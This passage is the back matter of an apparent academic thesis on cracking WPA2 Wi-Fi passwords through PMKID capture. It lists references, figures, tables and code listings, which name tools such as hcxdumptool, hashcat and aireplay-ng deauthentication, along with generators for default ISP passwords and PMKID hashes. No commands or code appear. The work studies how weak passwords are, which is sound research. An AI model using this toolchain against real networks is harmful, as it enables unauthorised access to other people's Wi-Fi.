- [49] Realtek Semiconductor Corp, RTL8812AU datasheet - SINGLE-CHIP IEEE 802.11ac 2T2R WLAN CONTROLLER, Taiwan, 2011.
- [50] ZerBea, "ZerBea/hcxdumptool: Small tool to capture packets from wlan devices," [Online]. Available: <https://github.com/ZerBea/hcxdumptool>. [Accessed 03 2023].

- [51] ZerBea, "ZerBea/hcxtools: Portable solution for conversion of cap/pcap/pcapng WiFi dump files to hashcat formats and to John the Ripper formats.," [Online]. Available: <https://github.com/ZerBea/hcxtools>. [Accessed 03 2023].
- [52] Jeff Stebelton, "Berkeley Packet Filters–The Basics.," 2014. [Online]. Available: [http://www.infosecwriters.com/text\\_resources/pdf/JStebelton\\_BPF.pdf](http://www.infosecwriters.com/text_resources/pdf/JStebelton_BPF.pdf). [Accessed 2023].
- [53] Linux man page, "tcpdump(8): dump traffic on network - Linux man page," [Online]. Available: <https://linux.die.net/man/8/tcpdump>.
- [54] The Tcpdump Group, "pcap-filter(7) man page | TCPDUMP & LIBPCAP," 12 03 2023. [Online]. Available: <https://www.tcpdump.org/manpages/pcap-filter.7.html>. [Accessed 21 03 2023].
- [55] Hashcat, "cracking\_wpawpa2 [hashcat wiki]," [Online]. Available: [https://hashcat.net/wiki/doku.php?id=cracking\\_wpawpa2](https://hashcat.net/wiki/doku.php?id=cracking_wpawpa2).
- [56] Hashcat, "hccapx [hashcat wiki]," [Online]. Available: <https://hashcat.net/wiki/doku.php?id=hccapx>.
- [57] Hashcat, "dictionary\_attack [hashcat wiki]," [Online]. Available: [https://hashcat.net/wiki/doku.php?id=dictionary\\_attack](https://hashcat.net/wiki/doku.php?id=dictionary_attack).
- [58] Hashcat, "rule\_based\_attack [hashcat wiki]," [Online]. Available: [https://hashcat.net/wiki/doku.php?id=rule\\_based\\_attack](https://hashcat.net/wiki/doku.php?id=rule_based_attack).
- [59] Hashcat, "mask\_attack [hashcat wiki]," [Online]. Available: [https://hashcat.net/wiki/doku.php?id=mask\\_attack](https://hashcat.net/wiki/doku.php?id=mask_attack).
- [60] Bundesnetzagentur, "Bundesnetzagentur - Homepage - Geographische Darstellung der Ortsnetzkennzahlen," Bundesnetzagentur, 23 03 2012. [Online]. Available: [https://www.bundesnetzagentur.de/SharedDocs/Downloads/DE/Sachgebiete/Telekommunikation/Unternehmen\\_Institutionen/Nummerierung/Rufnummern/ONVerzeichnisse/ONBVerzeichnis/A-geographischeDarstellungONK.html](https://www.bundesnetzagentur.de/SharedDocs/Downloads/DE/Sachgebiete/Telekommunikation/Unternehmen_Institutionen/Nummerierung/Rufnummern/ONVerzeichnisse/ONBVerzeichnis/A-geographischeDarstellungONK.html). [Accessed 03 2023].
- [61] Bundesnetzagentur, "Bundesnetzagentur - Nummerierung," [Online]. Available: [https://www.bundesnetzagentur.de/cln\\_1911/DE/Sachgebiete/Telekommunikation/Unternehmen\\_Institutionen/Nummerierung/Nummerierungskonzept/nummerierungskonzept\\_node.html](https://www.bundesnetzagentur.de/cln_1911/DE/Sachgebiete/Telekommunikation/Unternehmen_Institutionen/Nummerierung/Nummerierungskonzept/nummerierungskonzept_node.html).
- [62] Troy Hunt, "Have I Been Pwned: Pwned websites," 03 2023. [Online]. Available: <https://haveibeenpwned.com/PwnedWebsites>. [Accessed 03 2023].
- [63] Troy Hunt, "Have I Been Pwned: Pwned Passwords," 03 2023. [Online]. Available: <https://haveibeenpwned.com/Passwords>. [Accessed 03 2023].

- [64] Bundesrepublik Deutschland, "German Criminal Code (Strafgesetzbuch – StGB)," [Online]. Available: [https://www.gesetze-im-internet.de/englisch\\_stgb/englisch\\_stgb.html](https://www.gesetze-im-internet.de/englisch_stgb/englisch_stgb.html).
- [65] Thomas H. Cormen, in *Introduction to Algorithms*, MIT Press, 2009, p. 253.
- [66] (ADC), The Imperva Application Defense Center, "Consumer Password Worst Practices," [Online]. Available: [https://www.imperva.com/docs/gated/WP\\_Consumer\\_Password\\_Worst\\_Practices.pdf](https://www.imperva.com/docs/gated/WP_Consumer_Password_Worst_Practices.pdf).
- [67] "NordPass," NordPass, [Online]. Available: <https://nordpass.com/about-us/>. [Accessed 03 2023].
- [68] Mayank Agarwal, Santosh Biswas and Sukumar Nandi, "An Efficient Scheme to Detect Evil Twin Rogue Access Point Attack," *International Journal of Wireless Information Networks (2018)*, vol. 25, no. 2, pp. 130-145, 29 March 2018.

## TABLE OF FIGURES

Figure 1: captured PMKID from RSN IE of a single EAPOL frame – Wireshark .....	13
Figure 2: Identifying a target WPA2 network using airodump-ng.....	15
Figure 3: Client deauthentication attack using aireplay-ng.....	15
Figure 4: Handshake captured successfully .....	15
Figure 5: Attempting to attack a wireless access point that has WPS enabled using Wifite tool.....	16
Figure 6: Back side of Speedport W 724v Telekom router showing the WiFi password [32]. .....	24
Figure 7: Back side of a PYUR CH7467CE router showing the WiFi password [33]. .....	25
Figure 8: Comparative Evaluation of GPU Performance for Salted MD5 Hash Cracking.....	28
Figure 9: Comparative Evaluation of GPU Performance for Salted SHA1 Hash Cracking. ....	28
Figure 10: Comparative Evaluation of GPU Performance for HMAC-SHA1 Hash Cracking.....	29
Figure 11: Comparative Evaluation of GPU Performance for Salted SHA256 Hash Cracking. ....	29
Figure 12: Comparative Evaluation of GPU Performance for HMAC-SHA256 Hash Cracking.....	30
Figure 13: Comparative Evaluation of GPU Performance for PMKID Hash Cracking.....	30
Figure 14: ALFA AWUS036ACH WiFi Adapter .....	31
Figure 15: Deutsche Telekom Speedport W 724V Router and Access Point .....	32
Figure 16: Personal computer with average specifications for a common modern gaming PC .....	32
Figure 17: AMD Radeon RX 6800 GPU connected to the computer .....	33
Figure 18: Nvidia RTX 4090 GPU connected to a separate computer .....	33
Figure 19: Debian based PopOS, LTS edition.....	34
Figure 20: Debian based Kali Linux, rolling edition .....	34
Figure 21: hcxdumptool 6.2.7, compiled from the latest available branch.....	35
Figure 22: Hashcat version 6.2.6.....	35
Figure 23: hcxdumptool scan for target access points.....	36
Figure 24: captured PMKID using hcxdumptool.....	38
Figure 25: Captured PMKID using hcxdumptool shown in testNetwork_PMKID.pcapng file - Wireshark .....	39
Figure 26: Starting hashcat mask attack utilizing AMD RX 6800 GPU .....	42
Figure 27: Hashcat mask attack in a running status .....	42
Figure 28: Hashcat final result after cracking the PMKID hash .....	43
Figure 29: The cracked passphrase in the testNetwork_pmkid_cracked.txt file.....	43
Figure 30: Generated output using the Bloom Filter Generation script.....	53
Figure 31: Binary files generated with Bloom Filter Generation script .....	53
Figure 32: A snapshot of a portion of the PMKID hashes from the generated list .....	56

## TABLE INDEX

---

Table 1: Top 200 most common passwords of the year 2021 - NordPass .....	18
Table 2: Top 200 most common passwords in Germany of the year 2022 - NordPass .....	20
Table 3: Frequency of occurrence and corresponding percentages of different password lengths. Highest frequency categories are shown in bold. [30].....	21
Table 4: The percentage of passwords including different symbols [30]. .....	22
Table 5: The percentage of most common passwords in the data set [30]. .....	23
Table 6: A comparative evaluation of hash cracking performance among NVIDIA GPUs, utilizing the Hashcat tool.....	27
Table 7: A comparative evaluation of hash cracking performance among AMD GPUs, utilizing the Hashcat tool.....	27
Table 8: hcxdumptool scan command options explanation.....	36
Table 9: tcpdump filter command options explanation [54].....	37
Table 10: hcxdumptool PMKID attack command options explanation .....	38
Table 11: Hashcat 22000 hash format details.....	40
Table 12: Hashcat Mask-Charset explanation.....	41
Table 13: Hashcat mask attack command explanation .....	42
Table 14: Sorted collection of curated passwords list.....	56
Table 15: Results of Password Cracking Tests Conducted on Nvidia RTX 4090 and AMD RX 6800 GPUs .....	60
Table 16: Findings from Experiments 5, 7, and 12 conducted on AMD RX 6800 Under Extended Time Constraints.....	61
Table 17: Test Results for Critically Weak Password Lengths Formulated from Lowercase Characters .....	62
Table 18: Test Results for Critically Weak Passwords Formulated from Lowercase Letters, Numerals, and Special Symbols.....	63



## CODE LISTING INDEX

---

Code Listing 1: German Phone Number Generator - Part 1 .....	44
Code Listing 2: German Phone Number Generator - Part 2 .....	45
Code Listing 3: Dates List Generator .....	46
Code Listing 4: Default ISP Password Generator - Part 1 .....	47
Code Listing 5: Default ISP Password Generator – Part 2 .....	48
Code Listing 6: PMKID Hash Generator - Part 1 .....	49
Code Listing 7: PMKID Hash Generator - Part 2 .....	50
Code Listing 8: Bloom Filter Generator - Part 1 .....	51
Code Listing 9: Bloom Filter Generator - Part 2 .....	52
Code Listing 10: Bloom Filter Checker - Part 1 .....	54
Code Listing 11: Bloom Filter Checker - Part 2 .....	55